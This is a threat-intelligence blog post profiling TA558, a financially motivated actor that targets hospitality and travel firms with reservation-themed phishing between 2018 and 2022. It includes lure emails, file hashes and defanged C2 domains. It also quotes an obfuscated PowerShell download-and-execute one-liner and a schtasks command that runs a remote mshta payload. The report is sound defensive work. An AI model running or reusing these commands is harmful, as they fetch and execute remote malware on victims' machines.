Reservations Requested: TA558 Targets Hospitality and Travel

proofpoint.com/us/blog/threat-insight/reservations-requested-ta558-targets-hospitality-and-travel

August 16, 2022

Key Findings:

- TA558 is a likely financially motivated small crime threat actor targeting hospitality, hotel, and travel organizations.
- Since 2018, this group has used consistent tactics, techniques, and procedures to attempt to install a variety of malware including Loda RAT, Vjw0rm, and Revenge RAT.

- TA558’s targeting focus is mainly on Portuguese and Spanish speakers, typically located in the Latin America region, with additional targeting observed in Western Europe and North America.
- TA558 increased operational tempo in 2022 to a higher average than previously observed.
- Like other threat actors in 2022, TA558 pivoted away from using macro-enabled documents in campaigns and adopted new tactics, techniques, and procedures.

Overview

Since 2018, Proofpoint has tracked a financially-motivated cybercrime actor, TA558, targeting hospitality, travel, and related industries located in Latin America and sometimes North America, and western Europe. The actor sends malicious emails written in Portuguese, Spanish, and sometimes English. The emails use reservation-themed lures with business-relevant themes such as hotel room bookings. The emails may contain malicious attachments or URLs aiming to distribute one of at least 15 different malware payloads, typically remote access trojans (RATs), that can enable reconnaissance, data theft, and distribution of follow-on payloads.

Proofpoint tracked this actor based on a variety of email artifacts, delivery and installation techniques, command and control (C2) infrastructure, payload domains, and other infrastructure.

In 2022, Proofpoint observed an increase in activity compared to previous years. Additionally, TA558 shifted tactics and began using URLs and container files to distribute malware, likely in response to Microsoft announcing it would begin blocking VBA macros downloaded from the internet by default.

TA558 has some overlap with activity reported by Palo Alto Networks in 2018, Cisco Talos in 2020 and 2021, Uptycs in 2020, and HP in 2022. This report is the first comprehensive, public report on TA558, detailing activity conducted over four years that is still ongoing. The information used in the creation of this report is based on email campaigns, which are manually contextualized, and analyst enriched descriptions of automatically condemned threats.

Campaign Details and Activity Timeline

2018


Proofpoint first observed TA558 in April 2018. These early campaigns typically used malicious Word attachments that exploited Equation Editor vulnerabilities (e.g. CVE-2017-11882) or remote template URLs to download and install malware. Two of the most common malware payloads included Loda and Revenge RAT. Campaigns were conducted exclusively in Spanish and Portuguese and targeted the hospitality and related industries, with “reserva” (Portuguese word for “reservation”) themes. Example campaign:

Subject: Corrigir data da reserva para o dia 03

Attachment: Booking - Dados da Reserva.docx

Attachment “Author”: C.D.T Original

SHA256: 796c02729c9cd5d37976ddae205226e6339b64859e9980d56cbfc5f461d00910



[redacted] Corrigir data da reserva para o dia 03

[redacted]

Bom dia, não consigo adicionar outra pessoa a minha reserva, estou tentando pelo meu celular mas não estou conseguindo, a reserva tem apenas o meu marido e preciso que me adicione a esta mesma reserva, a reserva e um quarto single, mas peço que modifique para um quarto de casal ou põe uma cama de casal, faça oque der, mas que me acrescente a reserva.

E a data da entrada e dia 3 de janeiro e não dia 2, peço que faça as correções e me confirme pois temos passagens aéreas marcadas para o dia 3 e não dia 2, não queremos dormir na rua.

Cobre os valores neste cartão 5155 9009 2139 4321 11/2026 cvv 202 e faça uma autorização de debito para eu assinar quando chegar no hotel.

Nome para acrescentar:

Miaoko Pereira Makaomo

cpf: 009.851.990-55

Obrigada.

Este email foi escaneado pelo Avast antivirus.
www.avast.com [avast.com]

Figure 1: Example TA558 email from 2018

The documents leveraged remote template URLs to download an additional RTF document, which then downloaded and installed Revenge RAT. Interestingly, the term “CDT" is in the document metadata and in the URL. This term, which may refer to a travel organization, appears throughout TA558 campaigns from 2018 to present.

RTF payload URL example:

```
hxxp[://]cdtmaster[.]com[.]br/DadosDaReserva[.]doc
```

2019

In 2019, this actor continued to leverage emails with Word documents that exploited Equation Editor vulnerabilities (e.g. CVE-2017-11882) to download and install malware. TA558 also began using macro-laden PowerPoint attachments and template injection with Office documents. This group expanded their malware arsenal to include Loda, vjw0rm, Revenge RAT, and others. In 2019, the group began occasionally expanding targeting outside of the hospitality and tourism verticals to include business services and manufacturing. Example campaign:


Subject: RESERVA

Attachment: RESERVA.docx

Attachment “Author”: msword

Attachment “Last Saved By”: Richard

SHA256: 7dc70d023b2ee5a941edd925999bb6864343b11758c7dc18309416f2947ddb6e



RESERVA


[redacted]@gmail.com>
[redacted]
Tuesday, March 26, 2019 at 1:13 PM

RESERVA.docx
15.1 KB

Hola,
Quiero una reserva urgente para mí y mi esposa para el próximo mes.
Adjunto la información de nuestra reserva y fechas. confirma y vuelve a llamarme

Saludos
[redacted]

Figure 2: Example TA558 email from 2019



Downloading

Downloading: http://hypemediardf.com.pl/css/css.doc

Figure 3: Example TA558 Microsoft Word attachment from 2019

The documents leveraged a remote template relationship URL to download an additional RTF document. The RTF document (Author: obidah qudah, Operator: Richard) exploited the CVE-2017-11882 vulnerability to retrieve and execute an MSI file. Upon execution, the MSI file extracted and ran Loda malware.

In December 2019, Proofpoint analysts observed TA558 begin to send English-language lures relating to room bookings in addition to Portuguese and Spanish.

2020

In 2020, TA558 stopped using Equation Editor exploits and began distributing malicious Office documents with macros, typically VBA macros, to download and install malware. This group continued to use a variety of malware payloads including the addition of njRAT and Ozone RAT.


Hotel, hospitality, and travel organization targeting continued. Although the actor slightly increased its English-language operational tempo throughout 2020, most of the lures featured Portuguese and Spanish reservation requests. An example of a common attack chain in 2020:

From: Oab Brasil <fernando1540@bol[.]com[.]br>

Subject: Orçamento Conferencistas - 515449939

Attachment: reserva.ppa

SHA256: c2b817b02e56624c8ed7944e76a3896556dc2b7482f747f4be88f95e232f9207



Orçamento Conferencistas - 515449939

OB Oab Brasil <fernando1540@bol.com.br>

To:

Reserva.ppa
87.1 KB

Bom dia,

Estamos precisando hospedar alguns conferecistas, auditores e palestrantes devido ao congresso de Direito e Constituição que ocorrerá.

Estou encaminhando o anexo a quantidade de quartos, datas e observações para cada hóspede, sinalizei como prioridade os palestrantes convidados.

Assim que estiver concluído o orçamento, me encaminhe para analise do mesmo.

Cordialmente,

Juliana Gouvêa - Assistente geral OAB-DF

Figure 4: Example TA558 email from 2020

The message contained a PowerPoint attachment that used template injection techniques and VBA macros which, if enabled, executed a PowerShell script to download a VBS payload from an actor-controlled domain. The VBS script in turn downloaded and executed Revenge RAT.



Reservations themed email sent to target
Macro used to call PowerShell script to follow-on payload
RevengeRAT downloaded and executed on host
PowerPoint attached Contains VBA macros
Actor-owned domain hosts payload and VBS files, e.g. clubemacae.dominiotemporario.com/pc.txt

Figure 5: 2020 attack path example

TA558 was more active in 2020 than previous years and 2021, with 74 campaigns identified. 2018, 2019, and 2021 had 9, 70, and 18 total campaigns, respectively. So far in 2022, Proofpoint analysts have observed 51 TA558 campaigns.




Figure 6: Total number of TA558 campaigns over time

2021

In 2021, this actor continued to leverage emails with Office documents containing macros or Office exploits (e.g. CVE-2017-8570) to download and install malware. Its most consistently used malware payloads included vjw0rm, njRAT, Revenge RAT, Loda, and AsyncRAT.

Additionally, this group started to include more elaborate attack chains in 2021. For example, introducing more helper scripts and delivery mechanisms such as embedded Office documents within MSG files.

In this example 2021 campaign, emails purported to be, e.g.:

From: Financeiro UNIMED <financeiro@unimed-corporated[.]com>


Subject: Reserva

Replyto: cdt[name]cdt@gmail[.]com

Attachment: OficioCircularencaminhadoaoSetorFinanceiroUNIMED.docx

SHA256: 2f0f99cbac828092c0ec23e12ecb44cbf53f5a671a80842a2447e6114e4f6979

Emails masqueraded as Unimed, a Brazilian medical work cooperative and health insurance operator. These messages contained Microsoft Word attachments with macros which, if enabled, invoked a series of scripts to ultimately download and execute AsyncRAT.



From Financeiro UNIMED <financeiro@unimed-corporated.com>
Subject **Reserva**
10/26/21, 1:38 PM
Reply to cdt[redacted]dt@gmail.com
To [redacted]

Boa tarde,
Me informe os valores dessas reservas.

Obs: Orçamento para pagamento a vista.
E gostaríamos de saber se haveria uma possibilidade para faturar reservas futuras no nosso CNPJ.

NOME EMPRESARIAL
CENTRAL NACIONAL UNIMED - COOPERATIVA CENTRAL
CNPJ: 02.812.468 / 0001-06

Sem mais;

B. Babarrol
Setor Financeiro UNIMED
Fone: (71) 98625-6230

Se você desejar cancelar nossa newsletter, clique aqui

1 attachment: OficioCircularencaminhadoaoSetorFinanceiroUNIMED.docx 81.7 KB

Figure 7: Example TA558 email from 2021

Of note is the repeat use of the string “CDT” contained the replyto email address and C2 domain names.

AsyncRAT C2 domains:

warzonecdt[.]duckdns[.]org

cdt2021.zapto[.]org

Example PowerShell execution to download and execute AsyncRAT:

```
$NOTHING = '(Ne<^^>t.We'.Replace('<^^>','w-Object

Ne');$alosh='bC||||||!@!@nlo'.Replace('||||||!@!@','lient).Dow');
$Dont='adString("hxxps[:]//brasilnativopousada[.]com[.]br/Final.txt")

';$YOUTUBE=IEX ($NOTHING,$alosh,$Dont -Join '')|IEX
```

Persistence was achieved through a scheduled task masquerading as a Spotify service.

```
schtasks /create /sc MINUTE /mo 1 0 /tn "Spotfy" /tr
 "\"%windir%\system32\mshta.exe\"hxxps[:]//www[.]unimed-
corporated[.]com/microsoft.txt" /F
```

This was the actor’s least active year. Proofpoint observed just 18 campaigns conducted by TA558 in 2021.

2022

In 2022, campaign tempo increased significantly. Campaigns delivered a mixture of malware such as, Loda, Revenge RAT, and AsyncRAT. This actor used a variety of delivery mechanisms including URLs, RAR attachments, ISO attachments, and Office documents.

TA558 followed the trend of many threat actors in 2022 and began using container files such as RAR and ISO attachments instead of macro-enabled Office documents. This is likely due to Microsoft’s announcements in late 2021 and early 2022 about disabling macros by default in Office products, which caused a shift across the threat landscape of actors adopting new filetypes to deliver payloads.

Additionally, TA558 began using URLs more frequently in 2022. TA558 conducted 27 campaigns with URLs in 2022, compared to just five campaigns total from 2018 through 2021. Typically, URLs led to container files such as ISOs or zip files containing executables.

